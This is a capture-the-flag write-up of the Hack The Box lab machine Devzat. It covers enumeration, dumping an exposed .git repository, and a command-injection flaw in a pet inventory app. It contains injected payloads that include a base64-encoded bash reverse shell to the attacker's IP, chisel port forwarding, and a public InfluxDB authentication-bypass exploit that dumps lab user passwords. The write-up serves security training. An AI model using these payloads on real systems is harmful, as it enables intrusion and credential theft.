
Devzat

Enumeration

```
$\> nmap -p- -sV -sC -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open
10.129.240.0
Nmap scan report for 10.129.240.0
Host is up (0.16s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://devzat.htb/
8000/tcp open  ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.91%I=7%D=10/17%Time=616BB83C%P=x86_64-pc-linux-gnu%r(N
SF:ULL,C,"SSH-2\.0-Go\r\n");
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
# Nmap done at Sun Oct 17 05:45:03 2021 -- 1 IP address (1 host up) scanned in 56.82
seconds
```

Nmap reveals three open ports, two of them are SSH and one HTTP and it also reveals the hostname, add that to hosts file and access HTTP.



Okay, get me started!

You are invited to try it out!
Go ahead and follow this instructions:

```
ssh -l [username] devzat.htb -p 8000
```

Enjoy chatting!

Want to get in touch?

Address 38 • Walton Road • Folkestone • Kent • UK • CT19 5QS

Devzat is actually an application designed to chat with developers over SSH.

GitHub - quackduck/devzat: The devs are over here at devzat, chat over SSH!


Let’s access the chat.

```
$\> ssh -l test devzat.htb -p 8000
Warning: Permanently added the RSA host key for IP address '[10.129.240.52]:8000' to the
list of known hosts.
Welcome to the chat. There are no more users
devbot: test has joined the chat
test: /help
[SYSTEM] Welcome to Devzat! Devzat is chat over SSH: github.com/quackduck/devzat
[SYSTEM] Because there's SSH apps on all platforms, even on mobile, you can join from
anywhere.
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
[SYSTEM] • Rooms! Run /room to see all rooms and use /room #foo to join a new room.
[SYSTEM] • Markdown support! Tables, headers, italics and everything. Just use in place of
newlines.
[SYSTEM] • Code syntax highlighting. Use Markdown fences to send code. Run /example-code to
see an example.
[SYSTEM] • Direct messages! Send a quick DM using =user <msg> or stay in DMs by running /
room @user.
[SYSTEM] • Timezone support, use /tz Continent/City to set your timezone.
[SYSTEM] • Built in Tic Tac Toe and Hangman! Run /tic or /hang <word> to start new games.
[SYSTEM] • Emoji replacements! (like on Slack and Discord)
[SYSTEM]
[SYSTEM] For replacing newlines, I often use bulkseotools.com/add-remove-line-breaks.php.
[SYSTEM]
[SYSTEM] Made by Ishan Goel with feature ideas from friends.
[SYSTEM] Thanks to Caleb Denio for lending his server!
[SYSTEM]
[SYSTEM] For a list of commands run
[SYSTEM] ┃ /commands

test: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
```

There’s nothing much which can help us to gain shell access. Let’s look for any vhosts.

```
$\> ffuf -c -u http://devzat.htb -H "Host: FUZZ.devzat.htb" -w ~/tools/SecLists/Discovery/
DNS/subdomains-top1million-5000.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://devzat.htb
 :: Wordlist         : FUZZ: /home/kali/tools/SecLists/Discovery/DNS/subdomains-
top1million-5000.txt
 :: Header           : Host: FUZZ.devzat.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

pets                    [Status: 200, Size: 510, Words: 20, Lines: 21]
:: Progress: [4989/4989] :: Job [1/1] :: 255 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
```

We got one vhost, let’s add that to hosts file and access it.



Pet Inventory

Welcome to my pet inventory. This is where I keep a list of my pets.

I mean, come one, who doesn't like animals, right?

My Pets

Name	Species	Characteristics	
Cookie	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...	🗑
Mia	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...	🗑
Chuck	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.	🗑
Balu	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.	🗑
Georg	Gopher	Gophers use their long teeth to help build tunnels – to cut roots, loosen rocks and push soil away. Gophers have pouches in their cheeks that they use to carry food, hence the term "pocket" gopher. Gophers are generally solitary creatures that prefer to live alone except for brief mating periods.	🗑
Gustav	Giraffe	With those extra long legs it is not surprising that a giraffe's neck is too short to reach the ground! Giraffes have a dark bluish tongue that is very long – approximately 50 centimetres (20 inches). Male giraffes fight with their necks.	🗑
Rudi	Redkite	The wingspan of Red Kites can reach up to 170 cm (67 inch). Considering this large wingspan, the kites are very light birds, weighing no more than 0.9-1.3 kg (2.0-2.9 Punds)! The lifespan of Red Kites is usually around 4-5 years, but they can grow as old as 26 years of age! Red Kites have bright yellow legs and a yellow bill with a brown tip.	🗑
Bruno	Bluewhale	The mouth of the blue whale contains a row of plates that are fringed with 'baleen', which are similar to bristles. Also the tongue of the blue whale is as big as an elephant.	🗑

Add a Pet

Name the pet

It's a pet inventory, where we can add pet names. Let's look for any Directory's.

```
$\> ffuf -u http://pets.devzat.htb/FUZZ -w ~/tools/SecLists/Discovery/Web-Content/raft-
small-words.txt -fs 510

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://pets.devzat.htb/FUZZ
 :: Wordlist         : FUZZ: /home/kali/tools/SecLists/Discovery/Web-Content/raft-small-
words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 510
________________________________________________

css                     [Status: 301, Size: 40, Words: 3, Lines: 3]
build                   [Status: 301, Size: 42, Words: 3, Lines: 3]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10]
.git                    [Status: 301, Size: 41, Words: 3, Lines: 3]
:: Progress: [43003/43003] :: Job [1/1] :: 252 req/sec :: Duration: [0:02:50] :: Errors:
0 ::
```

We got ‘.git’ directory, let’s dump and extract the commits.


```
$\> ~/tools/GitTools/Dumper/gitdumper.sh http://pets.devzat.htb/.git/ pets
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating pets/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash

-------SNIP-------
```

```
$\> ~/tools/GitTools/Extractor/extractor.sh . pets
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 464614f32483e1fde60ee53f5d3b4d468d80ff62
[+] Found file: /home/kali/htb/machines/devzat/pets/pets/
0-464614f32483e1fde60ee53f5d3b4d468d80ff62/.gitignore
[+] Found folder: /home/kali/htb/machines/devzat/pets/pets/
0-464614f32483e1fde60ee53f5d3b4d468d80ff62/characteristics
[+] Found file: /home/kali/htb/machines/devzat/pets/pets/
0-464614f32483e1fde60ee53f5d3b4d468d80ff62/characteristics/bluewhale

-------SNIP-------
```

We got the source code, let’s dig in.

```
$\> cat main.go
package main

------SNIP------

func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()

------SNIP------
```

Species is vulnerable to OS command injection. Add a pet name and intercept the request.




Name	Species	Characteristics	
Cookie	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...	🗑
Mia	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...	🗑
Chuck	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.	🗑
Balu	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.	🗑
Georg	Gopher	Gophers use their long teeth to help build tunnels – to cut roots, loosen rocks and push soil away. Gophers have pouches in their cheeks that they use to carry food, hence the term "pocket" gopher. Gophers are generally solitary creatures that prefer to live alone except for brief mating periods.	🗑
Gustav	Giraffe	With those extra long legs it is not surprising that a giraffe's neck is too short to reach the ground! Giraffes have a dark bluish tongue that is very long – approximately 50 centimetres (20 inches). Male giraffes fight with their necks.	🗑
Rudi	Redkite	The wingspan of Red Kites can reach up to 170 cm (67 inch). Considering this large wingspan, the kites are very light birds, weighing no more than 0.9-1.3 kg (2.0-2.9 Punds)! The lifespan of Red Kites is usually around 4-5 years, but they can grow as old as 26 years of age! Red Kites have bright yellow legs and a yellow bill with a brown tip.	🗑
Bruno	Bluewhale	The mouth of the blue whale contains a row of plates that are fringed with 'baleen', which are similar to bristles. Also the tongue of the blue whale is as big as an elephant.	🗑

Add a Pet

Name the pet: button

Which species is it?: Cat

Let’s first try to get a ping request back to our machine. Make sure to setup a tcpdump. `sudo tcpdump -i tun0 icmp`



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Send
Cancel
Target: http://pets.devzat.htb
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Search...
0 matches
Done
196 bytes | 3,420 millis

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox,
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 54
DNT: 1
Connection: close

{
  "name":"button",
  "species":"cat;ping -c 4 10.10.14.6"
}
```


```
HTTP/1.1 200 OK
Date: Sun, 17 Oct 2021 10:59:51 GMT
Server: My genious go pet server
Content-Length: 26
Content-Type: text/plain; charset=utf-8
Connection: close

Pet was added successfully
```

Forward the request and check tcpdump.

```
$\> sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:59:48.153917 IP devzat.htb > 10.10.14.6: ICMP echo request, id 2, seq 1, length 64
10:59:48.153952 IP 10.10.14.6 > devzat.htb: ICMP echo reply, id 2, seq 1, length 64
10:59:49.156045 IP devzat.htb > 10.10.14.6: ICMP echo request, id 2, seq 2, length 64
10:59:49.156082 IP 10.10.14.6 > devzat.htb: ICMP echo reply, id 2, seq 2, length 64
10:59:50.200769 IP devzat.htb > 10.10.14.6: ICMP echo request, id 2, seq 3, length 64
10:59:50.200804 IP 10.10.14.6 > devzat.htb: ICMP echo reply, id 2, seq 3, length 64
10:59:51.224300 IP devzat.htb > 10.10.14.6: ICMP echo request, id 2, seq 4, length 64
10:59:51.224330 IP 10.10.14.6 > devzat.htb: ICMP echo reply, id 2, seq 4, length 64
```

We got 4 hits from the machine. Let’s gain a reverse shell via this vulnerability. Let’s encode our bash one-liner and send the request.

```
$\> echo -n 'bash -i >& /dev/tcp/10.10.14.6/9001 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzkwMDEgMD4mMQ==
```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Send Cancel < >
Target: http://pets.devzat.htb
HTTP/1
Request Response
Pretty Raw Hex \n
INSPECTOR

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 117
DNT: 1
Connection: close

{
  "name":"button",
  "species":"cat;echo -n YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzkwMDEgMD4mMQ== | base64 -d | bash"
}
```

Check the listener.

```
$\> nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.240.56.
Ncat: Connection from 10.129.240.56:53216.
bash: cannot set terminal process group (926): Inappropriate ioctl for device
bash: no job control in this shell

patrick@devzat:~/pets$ id
id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
```

Stabilize the shell and run linpeas. You will find a process and port and application name.

```
root        1229  0.0  0.1 550720  3856 ?        Sl   Oct16   0:00  _ /usr/bin/docker-proxy
-proto tcp -host-ip 127.0.0.1 -host-port 8086 -container-ip 172.17.0.2 -container-port 8086
```

Let’s forward that port to our kali machine.

```
$\> ./chisel server -p 8000 --reverse
2021/10/17 08:07:40 server: Reverse tunnelling enabled
2021/10/17 08:07:40 server: Fingerprint tCrPLFWdqj7J3UVZvZ50Ex4TOAxa8g3Yw4UyalGwpKQ=
2021/10/17 08:07:40 server: Listening on http://0.0.0.0:8000
2021/10/17 08:08:08 server: session#1: tun: proxy#R:8086=>8086: Listening
```

```
patrick@devzat:~/pets$ ./chisel client 10.10.14.6:8000 R:8086:127.0.0.1:8086
2021/10/17 08:08:07 client: Connecting to ws://10.10.14.6:8000
2021/10/17 08:08:09 client: Connected (Latency 156.959798ms)
```

Let’s do a service enumeration on this port.

```
$\> nmap -p 8086 -sV 127.0.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 11:18 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).

PORT     STATE SERVICE VERSION
8086/tcp open  http    InfluxDB http admin 1.7.5

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
```

InfluxDB 1.7.5 is running on docker, let's look for any vulnerability.

InfluxDB 1.7 release notes | InfluxDB OSS 1.7 Documentation

TL;DR
The vulnerability allows a remote attacker to bypass authentication process. The vulnerability exists due the JWT token may have an empty SharedSecret in the authenticate function in services/httpd/handler.go. A remote non-authenticated attacker can bypass authentication process and gain unauthorized access to the application.

When all else fails - find a 0-day

We can exploit it manually by understanding the above blog and steps. Or we can automate with below poc.

GitHub - LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933: InfluxDB CVE-2019-20933 vulnerability exploit

```
$\> python3 __main__.py                                                   | |
                                                         |_|
CVE-2019-20933

Insert ip host (default localhost):
Insert port (default 8086):
Insert influxdb user (wordlist path to bruteforce username): /home/kali/tools/SecLists/
Usernames/Names/names.txt

Start username bruteforce
[x] aaliyah
[x] aaren
[x] aarika
[x] aaron
[x] aartjan
[x] aarush

-----SNIP----

[v] admin

Host vulnerable !!!
Databases list:

1) devzat
2) _internal

Insert database name (exit to close): devzat
[devzat] Insert query (exit to change db): SELECT * FROM "user"
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "name": "user",
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "WillyWonka2021",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "woBeeYareedahc7Oogeephies7Aiseci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
```

